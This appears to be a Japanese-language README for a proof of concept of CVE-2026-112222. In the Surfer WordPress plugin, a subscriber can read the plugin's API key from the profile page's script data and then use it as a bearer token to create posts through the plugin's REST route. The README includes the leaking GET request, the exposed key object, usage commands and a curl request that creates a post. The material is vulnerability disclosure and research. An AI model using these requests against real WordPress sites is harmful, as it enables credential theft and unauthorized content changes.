 mor-golan/cve-2026-112222
CVE-2026-112222のBash PoC:Subscriberアカウントがプロフィールページ経由でSurfer WordPressプラグインのAPIキーを漏洩させ、認証済みのREST投稿作成を可能にする。

| CVE | CVE-2026-112222 |
| プラグイン | Surfer (surferseo) |
| 影響を受けるバージョン | <= 1.8.0.744 |
| 修正バージョン | 1.8.1.759 |
| 深刻度 | CVSS 5.4 中 |
| 攻撃者に必要なもの | 購読者アカウント |
| アドバイザリ | Patchstack |
| 解説記事 | mor-golan.github.io/research/cve-2026-112222-surferseo |
Surfer プラグインは、グローバルな admin_enqueue_scripts アクションにスクリプトローダーをフックし、$screen->post_type のみで保護しています。この値は WordPress がリクエストから設定します。購読者が /wp-admin/profile.php?post_type=post を開くと、保存された wpsurfer_api_access_key オプションを含む wpsurfer JavaScript オブジェクトを持つページが返されます。このキーは、プラグインの surferseo/v1 REST ルートが受け付けるベアラートークンでもあります。私のラボでは、購読者がこのキーを使って POST /wp-json/surferseo/v1/import_post/ 経由で投稿を公開しました。
この PoC は購読者としてログインし、パラメータなしでプロフィールページを対照確認としてチェックし、?post_type=post を付けて再度リクエストしてキーを抽出します。その後、そのキーを使用する後続の REST リクエストを、実際には送信せずに出力します。

スクリーンショットおよび以下の例に示されているキーは、私のラボでシードしたカナリア値 SURFER-KEY-CANARY-4f91c7a3e2 です。実際のキーではありません。
要件: bash、curl、grep、sed。対象サイトでプラグインが有効化され、Surfer に接続されている必要があります。これによりオプションにキーが保持されます。購読者のログイン情報が必要です。
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
終了コード: 0 はキーが復元されたことを意味し、1 はキーが現れなかったことを意味し、2 はスクリプトがログインできなかった、またはリクエストが失敗したことを意味します。
スクリプトが漏洩のために送信するリクエスト:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
次にページには以下が含まれます:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
サイトへの影響を確認するには、復元したキーをプラグインのRESTルートに送信します。これにより投稿が作成されるため、変更が許可されているサイトでのみ実行してください:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
私のラボでは、同じルートが誤ったベアラートークンでは Authorization ヘッダーなしで HTTP 401 rest_forbidden を返し、漏洩したキーでは HTTP 200 を返しました。
poc-surfer-subscriber-reads-api-key.sh: Subscriber としてログインし、コントロールを実行してキーを復元し、後続のリクエストを出力します。images/subscriber-reads-api-key.png: 私のラボにおける Subscriber としてのプロフィールページで、漏洩したカナリアキーを示しています。許可されたセキュリティテストおよび教育のみを目的としています。自身が所有するシステム、またはテストを許可されたシステムに対してのみ実行してください。
イスラエルの CVE ハンター兼バグバウンティハンターである Mor Golan によって発見・報告されました。






